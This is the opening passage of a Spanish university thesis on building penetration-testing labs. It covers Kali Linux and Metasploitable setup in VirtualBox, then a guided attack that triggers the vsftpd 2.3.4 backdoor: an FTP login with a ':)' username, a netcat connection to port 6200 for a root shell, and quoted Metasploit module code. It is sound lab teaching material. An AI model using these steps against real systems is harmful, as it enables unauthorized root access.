ESCUELA TÉCNICA SUPERIOR DE INGENIERÍA DE TELECOMUNICACIÓN

UNIVERSIDAD POLITÉCNICA DE CARTAGENA

Proyecto Fin de Carrera

Desarrollo, instalación y testeo de entornos de penetración.

AUTOR

Jose Gabriel Albaladejo Sánchez

DIRECTORES: Francesc Burrull i Mestres

Tahiry Razafindralambo

Febrero/2019

Autor:	Jose Gabriel Albaladejo Sánchez
E-mail del Autor:	josega.astri@gmail.com
Directores:	Francesc Burrull i Mestres (francesc.burrull@upct.es) Tahiry Razafinladrambo (tahiry@rt-iut.re)
Título del TFG:	Desarrollo, instalación y test de un entorno de penetración
Resumen:	El objetivo del presente proyecto es el de proporcionar una base de conocimientos a aquellos estudiantes de la materia que deseen abordar el campo de la ciberseguridad y el pentesting. En primer lugar, se dará a conocer una herramienta capaz de realizar diversos ataques y a continuación se hablará de tres entornos de trabajo con una serie de problemas con el fin de usar diferentes técnicas capaces de obtener información del entorno. El objetivo final es la del aprendizaje de la ciberseguridad a través de observar los problemas creados en los entornos.
Titulación:	Grado en Ingeniería en Sistemas Telecomunicación
Departamento:	Tecnologías de la Información y las Comunicaciones
Fecha de Presentación:	Febrero 2019

INDICE

Capítulo 1.

Introducción y Objetivos

La seguridad ha empezado a ser una prioridad en el mundo de la industria y de las organizaciones públicas, Sin embargo, muchos de los cursos de ciberseguridad o certificaciones se centran en aspectos defensivos, tales como instalación de firewall, creación de zonas desmilitarizadas, criptografía, etc. Aunque estos aspectos forman parte de importantes paradigmas de la seguridad, se ha pensado que la mejor manera de aprender de la ciberseguridad es desde el punto de vista ofensivo.

Esta investigación abarca la parte técnica de un proyecto mayor, el cual se basa en la de crear un laboratorio de test de penetración para que los estudiantes puedan incrementar sus habilidades ofensivas para mejorar las técnicas de ciberseguridad. El laboratorio en un entorno controlado 'in vitro' construido para ser penetrado.

En el siguiente trabajo práctico, se muestra, de una manera guiada, los procedimientos a seguir para poder explotar las diferentes vulnerabilidades de tres entornos que podrían ser reales, como son un OS vulnerable, una aplicación web y un entorno LAMP.

En el estudio que se ha hecho se diferencia cuatro fases bien diferenciadas, aunque las tres últimas tengan un objetivo común:

1. En un primer lugar, se habla de Kali Linux, la herramienta que utilizaremos para explotar las vulnerabilidades de los diferentes entornos.
2. En segundo lugar, se muestra el primer entorno vulnerable, Metasploitable, el cual nos permitirá acceder al usuario a través de los diferentes puertos que encontraremos abiertos.
3. A continuación, se hará sobre un entorno de aplicación web, DVWA, el cual permite conocer diferentes técnicas de intrusión en la web con las que se aprenderá de los fallos que estas poseen en su código PHP.
4. Por último, se creará un entorno LAMP en el que se verá una manera eficaz de conocer los datos de los usuarios registrados en el servicio.

Capítulo 2.

Introducción a Kali Linux

1.¿QUE ES?

Es un proyecto de código abierto fundado y creado por Offensive Security. Es capaz de proveer información sobre entrenamientos de seguridad de información a nivel mundial, así como servicios de test de penetración.

Aunque es un entorno más enfocado a un público con un mínimo de conocimientos del hacking ético, también puede servir a una persona que esta empezando ya que la distribución cuenta con más de 600 aplicaciones para todo tipo de ataques.

2.¿CÓMO INSTALAR KALI LINUX?

Desde la página web oficial se puede descargar una imagen de las últimas versiones actualizadas todos los meses (https://www.kali.org/downloads/).

Desde una "Virtual Box" (como puede ser Oracle VM) se crea una máquina virtual. Seguir los pasos no requiere gran dificultad, aun así, es importante tener en cuenta los siguientes campos a rellenar para el caso genérico, ya que algunos datos dependerán del ordenador que tengas:

- Tipo: Other
- Versión: Other/Unknown(64-bit)




Figura 2.1: Configuración de máquina virtual

- Tamaño de memoria: 1024 MB




Figura 2.2: Configuración de máquina virtual

- Disco duro: Crear un disco duro ahora




Figura 2.3: Configuración de máquina virtual

- Tipo de archivo de disco duro: VDI




Figura 2.4: Configuración de máquina virtual

- Almacenamiento en unidad de disco duro física: Reservado dinámicamente.




Figura 2.5: Configuración de máquina virtual

- Tamaño de disco duro: 20 GB




Figura 2.6: Configuración de máquina virtual

Con esto ya se ha creado la máquina virtual. Para terminar, falta pulir algunos detalles desde:

- Configuración/General/Avanzado:
  - "Compartir portapapeles:" → Bidireccional
  - "Arrastras y soltar:" → Bidireccional

- Configuración/Red:
  - "Conectado a:" → Adaptador de puente (Seleccionar red Wireless Ethernet)

- Configuración/Almacenamiento/Agregar una nueva conexión de almacenamiento/Agregar unidad óptica/Seleccionar Disco:
  - Seleccionar KaliLinux.iso




Figura 2.7: Configuración de máquina virtual

Una vez hecho esto, ya se puede abrir la máquina virtual o bien pulsando sobre Iniciar (parte superior) o bien pulsando doble clic sobre la maquina creada. Cuando se acceda a la máquina virtual "Kali Linux" solo se tendrá que tener en cuenta los siguientes valores por defecto para poder volver a acceder en caso de que esta se suspenda:

User:	root
Password:	toor




Figura 2.8: Interfaz de Kali Linux

Capítulo 3.

Entorno Metasploitable

1.¿QUÉ ES?

Es una máquina virtual diseñada con el pensamiento de explotar al máximo el programa < Framework Metasploit > (de Kali Linux) a través de ciertos fallos de seguridad y unos determinados puertos abiertos, lo que permite testear estos puertos y comprobar sus vulnerabilidades en un entorno seguro a la vez que educativo.

En el caso de este proyecto, la idea se basa en obtener un Shell con privilegios elevados. Es interesante saber el amplio grado de usabilidad de esta máquina, ya que con ella pueden trabajar tanto personas que están empezando a conocer el mundo de la ciberseguridad, como hackers con un reconocido dominio de la materia.

2.¿COMO INSTALAR?

En este caso, se descarga un archivo de disco duro (.vmdk) de Internet que contenga el programa Metaesploit, una pagina utilizada a la que se puede recurrir es "https://sourceforge.net/projects/metasploitable/". Al igual que se hizo con Kali Linux, se creará una nueva máquina en VirtualBox. En este caso, los parámetros serán los siguientes:

- Tipo: Linux
- Versión: Ubuntu(64-bit)




Figura 3.1: Configuración de máquina virtual

- Tamaño de memoria: 1024 MB




Figura 9: Configuración de máquina virtual

- Disco duro: Usar un archivo de disco duro virtual existente

  (Cargar el archivo .vmdk descargado con anterioridad)




Figura 3.3: Configuración de máquina virtual

Una vez se crea la máquina ya está todo hecho. En la configuración de esta máquina se hacen los mismos retoques generales que con la máquina Kali Linux:

- Configuración/General/Avanzado:
  - "Compartir portapapeles:" → Bidireccional
  - "Arrastras y soltar:" → Bidireccional

- Configuración/Red:
  - "Conectado a:" → Adaptador de puente (Seleccionar red Wireless o Ethernet)

Ahora se inicia MSP-Victima y ya podemos se puede empezar a utilizar Metasploit.




Figura 3.4: Interfaz Metasploitable

Para entrar como usuario:

Login:	msfadmin
Password:	msfadmin

3.ATAQUE DESDE KALI LINUX:

Obtención de dirección IP de las maquinas atacante y victima a través del siguiente comando:

#ifconfig




Figura 3.5: Comando "ifconfig" en terminal

En la anterior captura se observa la dirección IP de la máquina, así como la máscara de red, broadcast, etc. Para comprobar que ambas máquinas se encuentran en la misma red deberán tener la misma broadcast.

Una vez se obtenga la dirección IP de la máquina Kali, así como de la máquina Metasploitable se puede verificar la conexión entre ambas con el siguiente comando desde el terminal de Kali Linux (que es donde se trabajara a partir de ahora):

#ping {ip address MSP} →Para cortar el envio de paquetes pulsar CTRL+C




Figura 3.6: Ping entre máquinas

El siguiente paso es el de hacer un mapeo de todos los puertos de la maquina a la que se quiere atacar, en este caso, el comando da la siguiente lista, en la cual se puede apreciar todos los puertos abiertos que tienen:

#nmap -sV {ip address MSP}




Figura 3.7: Mapeo de puertos a la máquina Metasplotable

Una vez que se sabe los puertos a los que se puede acceder, se procederá a intentar entrar por cualquiera de ellos.

La idea del proyecto es poder entrar usando Kali Linux, pero sin la necesidad de usar una de sus herramientas principales, como la aplicación “Framework Metasploit”. En este caso, se verá dos ejemplos de intrusión, uno a través de la terminal y otro con ayuda de la aplicación de Kali Linux.

3.1. Intrusión por terminal del puerto 21 FTP

De los 23 puertos que se encuentran abiertos se observa un puerto accesible usando únicamente la consola de la máquina virtual.

En este caso se trata del puerto 21, FTP. Si se busca en el código del metasploit en cuestión, "Backdoor command execution"(Metasploit), para la versión vsftpd 2.3.4 que es con la que se está trabajando (https://github.com/rapid7/metasploit-framework/blob/master/ modules/exploits/unix/ftp/vsftpd_234_backdoor.rb), se encuentran los siguientes detalles que indican un error de backdoor en ese puerto:

```
nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
if nsock
  print_status("The port used by the backdoor bind listener is already open")
  handle_backdoor(nsock)
  return
end
```

```
# Do not bother reading the response from password, just try the backdoor
nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
if nsock
  print_good("Backdoor service has been spawned, handling...")
  handle_backdoor(nsock)
  return
end
```

```
if r !~ /uid=/
  print_error("The service on port 6200 does not appear to be a shell")
  disconnect(s)
  return
end
```

Figura 3.8: Fragmentos de código para el Backdoor de FTP

Por lo tanto, para poder entrar dentro del puerto ftp, se tiene que asegurar de tener descargado dicho servidor en el equipo, si no es el caso, se podrá usar el siguiente comando:

```
#apt-get install ftp
```

Una vez que tengamos en nuestro dominio ftp, se deberá hacer lo siguiente:

```
#ftp {ip address MSP}
```

En este momento pedirá un nombre de usuario y una contraseña, volviendo al código fuente se observa lo siguiente:

```
sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
resp = sock.get_once(-1, 30).to_s
print_status("USER: #{resp.strip}")
```

```
sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")
```

Figura 3.9: Fragmentos de código para el Backdoor de FTP

Por lo que para acceder se escribirá:

Name: a:) Password: <**Enter**>	→la letra 'a' hace referencia a un texto cualquiera. →La contraseña vuelve a ser una tecla aleatoria

Ahora es el momento de abrir un netcat en otro terminal con el fin de abrir un puerto TCP en el HOST forzando la conexión a través de un interprete de comandos:

```
#nc {ip address MSP} 6200
```

Donde 6200 es el puerto a abrir, visto en el código de la vulnerabilidad.




Figura 3.10: Terminales con Backdoor y Netcast

Una vez hecho todo esto, desde este segundo terminal se puede escribir como si se estuviera en la maquina atacada, obteniendo información root.

3.2. Intrusión por aplicación.

Como se verá a continuación, con el uso de la aplicación Framework es mucho más fácil acceder a la víctima a través de los diferentes puertos.

Para empezar, vamos a hacerlo con el puerto 6667 IRC. Lo primero que se hace es abrir Metasplot Framework, el cual se encuentra en la barra de tareas

